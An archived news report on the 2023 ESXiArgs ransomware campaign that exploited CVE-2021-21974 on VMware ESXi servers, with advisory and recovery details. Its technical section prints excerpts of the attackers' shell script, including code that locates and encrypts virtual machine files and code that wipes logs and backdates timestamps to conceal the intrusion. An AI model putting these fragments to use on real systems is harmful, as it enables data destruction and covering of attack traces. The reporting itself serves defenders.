Massive ESXiArgs ransomware attack targets VMware ESXi servers worldwide


By Sergiu Gatlan

Published: 2023-02-03 · Archived: 2026-04-05 20:41:59 UTC

Article updated on 2/6/23 with additional information and updated statistics.

Admins, hosting providers, and the French Computer Emergency Response Team (CERT-FR) warn that attackers actively target VMware ESXi servers unpatched against a two-year-old remote code execution vulnerability to deploy a new ESXiArgs ransomware.

Tracked as CVE-2021-21974, the security flaw is caused by a heap overflow issue in the OpenSLP service that can be exploited by unauthenticated threat actors in low-complexity attacks.


0:00

"As current investigations, these attack campaigns appear to be exploiting the vulnerability CVE-2021-21974, for which a patch has been available since 23 February 2021," CERT-FR said.

"The systems currently targeted would be ESXi hypervisors in version 6.x and prior to 6.7."

To block incoming attacks, admins have to disable the vulnerable Service Location Protocol (SLP) service on ESXi hypervisors that haven't yet been updated.

CERT-FR strongly recommends applying the patch as soon as possible but adds that systems left unpatched should also be scanned to look for signs of compromise.

CVE-2021-21974 affects the following systems:

- ESXi versions 7.x prior to ESXi70U1c-17325551
- ESXi versions 6.7.x prior to ESXi670-202102401-SG
- ESXi versions 6.5.x prior to ESXi650-202102101-SG

French cloud provider OVHcloud first published a report linking this massive wave of attacks targeting VMware ESXi servers with the Nevada ransomware operation.

"According to experts from the ecosystem as well as autorities, they might be related to Nevada ransomware and are using CVE-2021-21974 as compromission vector. Investigation are still ongoing to confirm those assumptions," OVHcloud CISO Julien Levrard said.

"The attack is primarily targetting ESXi servers in version before 7.0 U3i, apparently through the OpenSLP port (427)."

However, the company backtracked soon after our story was released, saying they attributed it to the wrong ransomware operation.

At the end of the first day of attacks, approximately 120 ESXi servers were encrypted.

However, the numbers quickly grew over the weekend, with 2,400 VMware ESXi devices worldwide currently detected as compromised in the ransomware campaign, according to a Censys search.

In an advisory published on February 6th, VMware confirmed that this attack exploits older ESXi flaws and not a zero-day vulnerability.

The company advises admins to install the latest updates for ESXi servers and disable the OpenSLP service, which has been disabled by default since 2021.

Some admins breached in this attack said they did not have SLP enabled [1, 2], adding further confusion as to how servers were breached.

Overall, the ransomware campaign has not seen much success considering the large number of encrypted devices, with the Ransomwhere ransom payment tracking service reporting only four ransom payments for a total of $88,000.

The lack of ransom payments is likely due to a VMware ESXi recovery guide created by security researcher Enes Sonmez, allowing many admins to rebuild their virtual machines and recover their data for free.

New ESXiArgs ransomware

However, from the ransom notes seen in this attack, they do not appear to be related to the Nevada Ransomware, and appear to be from a new ransomware family.


Starting roughly four hours ago, victims impacted by this campaign have also begun reporting the attacks on BleepingComputer's forum, asking for help and more information on how to recover their data.

The ransomware encrypts files with the .vmxf, .vmx, .vmdk, .vmsd, and .nvram extensions on compromised ESXi servers and creates a **.args** file for each encrypted document with metadata (likely needed for decryption).

While the threat actors behind this attack claim to have stolen data, one victim reported in the BleepingComputer forums that it was not the case in their incident.

"Our investigation has determined that data has not been infiltrated. In our case, the attacked machine had over 500 GB of data but typical daily usage of only 2 Mbps. We reviewed traffic stats for the last 90 days and found no evidence of outbound data transfer," the admin said.

Victims have also found ransom notes named "ransom.html" and "How to Restore Your Files.html" on locked systems. Others said that their notes are plaintext files.



ESXiArgs ransom note (BleepingComputer)

ID Ransomware's Michael Gillespie is currently tracking the ransomware under the name '**ESXiArgs**,' but told BleepingComputer that until we can find a sample, there is no way to determine if it has any weaknesses in the encryption.

BleepingComputer has a dedicated ESXiArgs support topic where people are reporting their experiences with this attack and receiving help recovering machines.

ESXiArgs technical details

Last night, an admin retrieved a copy of the ESXiArgs encryptor and associated shell script and shared it in the BleepingComputer support topic.

Analyzing the script and the encryptor has allowed us to understand better how these attacks were conducted.

When the server is breached, the following files are stored in the /tmp folder:

- **encrypt** - The encryptor ELF executable.
- **encrypt.sh** - A shell script that acts as the logic for the attack, performing various tasks before executing the encryptor, as described below.
- **public.pem** - A public RSA key used to encrypt the key that encrypts a file.
- **motd** - The ransom note in text form that will be copied to /etc/motd so it is shown on login. The server's original file will be copied to /etc/motd1.
- **index.html** - The ransom note in HTML form that will replace VMware ESXi's home page. The server's original file will be copied to index1.html in the same folder.

ID Ransomware's Michael Gillespie analyzed the encryptor and told BleepingComputer the encryption is, unfortunately, secure, meaning no cryptography bugs allow decryption.

"The public.pem it expects is a public RSA key (my guess is RSA-2048 based on looking at encrypted files, but the code technically accepts any valid PEM).," Gillespie posted in the forum support topic.

"For the file to encrypt, it generates 32 bytes using OpenSSL's secure CPRNG RAND_pseudo_bytes, and this key is then used to encrypt the file using Sosemanuk, a secure stream cipher. The file key is encrypted with RSA (OpenSSL's RSA_public_encrypt), and appended to the end of the file."

"The use of the Sosemanuk algorithm is rather unique, and is usually only used in ransomware derived from the Babuk (ESXi variant) source code. This may perhaps be the case, but they modified it to use RSA instead of Babuk's Curve25519 implementation."

This analysis indicates that ESXiArgs is likely based on leaked Babuk source code, which has been previously used by other ESXi ransomware campaigns, such as CheersCrypt and the Quantum/Dagon group's PrideLocker encryptor.

While the ransom note for ESXiArgs and Cheerscrypt are very similar, the encryption method is different, making it unclear if this is a new variant or just a shared Babuk codebase.

Furthermore, this does not appear to be related to the Nevada ransomware, as previously mentioned by OVHcloud.

The encryptor is executed by a shell script file that launches it with various command line arguments, including the public RSA key file, the file to encrypt, the chunks of data that will not be encrypted, the size of an encryption block, and the file size.

```
usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]
      enc_step   -   number of MB to skip while encryption
      enc_size   -   number of MB in encryption block
      file_size  -   file size in bytes (for sparse files)
```

This encryptor is launched using the encrypt.sh shell script that acts as the logic behind the attack, which we will briefly describe below.

When launched, the script will execute the following command to modify the ESXi virtual machine's configuration files (.vmx) so that the strings '*.vmdk*' and '*.vswp*' are changed to '*1.vmdk*' and '*1.vswp*'.

```
for config_file in $(esxcli vm process list | grep "Config File" |
awk '{print $3}'); do
  echo "FIND CONFIG: $config_file"
  sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
done
```

Modifying VMX files
Source: BleepingComputer

The script then terminates all running virtual machines by force-terminating (kill -9) all processes containing the string '*vmx*' in a similar way to this VMware support article.

The script will then use the '`esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}`" command to get a list of ESXi volumes.

The script will search these volumes for file's matching the following extensions:

```
.vmdk
.vmx
.vmxf
.vmsd
.vmsn
.vswp
.vmss
.nvram
.vmem
```

For each found file, the script will create a [file_name].args file in the same folder, which contains the computed size step (shown below), '1', and the size of the file.

For example, server.vmx will have an associated server.vmx.args file.

The script will then use the 'encrypt' executable to encrypt the files based on the computed parameters, as shown in the screenshot below.

```
for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  '
'{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o
  -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o
  -name "*.nvram" -o -name "*.vmem"); do
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\"
        $size_step 1 $((size_kb*1024))"
        echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024))
        >/dev/null 2>&1&
      fi
  done
  IFS=$" "
done
```

Routine to create .args files and encrypt files
Source: BleepingComputer

After the encryption, the script will replace the ESXi index.html file and the server's motd file with the ransom notes, as described above.

Finally, the script performs some cleanup by deleting logs, removing a Python backdoor installed at **/store/packages/vmtools.py** [VirusTotal], and deleting various lines from the following files:

```
/var/spool/cron/crontabs/root
/bin/hostd-probe.sh
/etc/vmware/rhttpproxy/endpoints.conf
/etc/rc.local.d/local.sh
```

```
if [ -f "/sbin/hostd-probe.bak" ];
then
  /bin/rm -f /sbin/hostd-probe
  /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
fi

B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
if [[ $B -ne 0 ]];
then
  /bin/chmod +w /var/spool/cron/crontabs/root
  /bin/sed '$d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
  /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
  /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
  /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
  /bin/chmod -w /var/spool/cron/crontabs/root
fi

if [[ $B -eq 0 ]];
then
  /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 && /bin/mv /bin/hostd-probe.sh.1
  /bin/hostd-probe.sh
fi

/bin/rm -f /store/packages/vmtools.py
/bin/sed '$d' /etc/vmware/rhttpproxy/endpoints.conf > /etc/vmware/rhttpproxy/endpoints.conf.1
&& /bin/mv /etc/vmware/rhttpproxy/endpoints.conf.1 /etc/vmware/rhttpproxy/endpoints.conf
/bin/echo '' > /etc/rc.local.d/local.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/vmware/rhttpproxy/endpoints.conf
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /bin/hostd-probe.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/rc.local.d/local.sh
```

Cleanup of various Linux configuration files and potential backdoor

Source: BleepingComputer

The ***/store/packages/vmtools.py*** file is the same custom Python backdoor for VMware ESXi server discovered by Juniper in December 2022, allowing the threat actors to remotely access the device.

All admins should check for the existence of this vmtools.py file to make sure it was removed. If found, the file should be removed immediately.

Finally, the script executes the /sbin/auto-backup.sh to update the configuration saved in the /bootbank/state.tgz file and starts SSH.

This is a developing story and will be updated with new info as it becomes available ...

Update 2/4/23: Added technical details about the attack. - Lawrence Abrams
Update 2/5/23: Updated with new number of encrypted ESXi servers and method to recover virtual machines.
Update 2/6/23: Added info from VMware and known ransom payments.
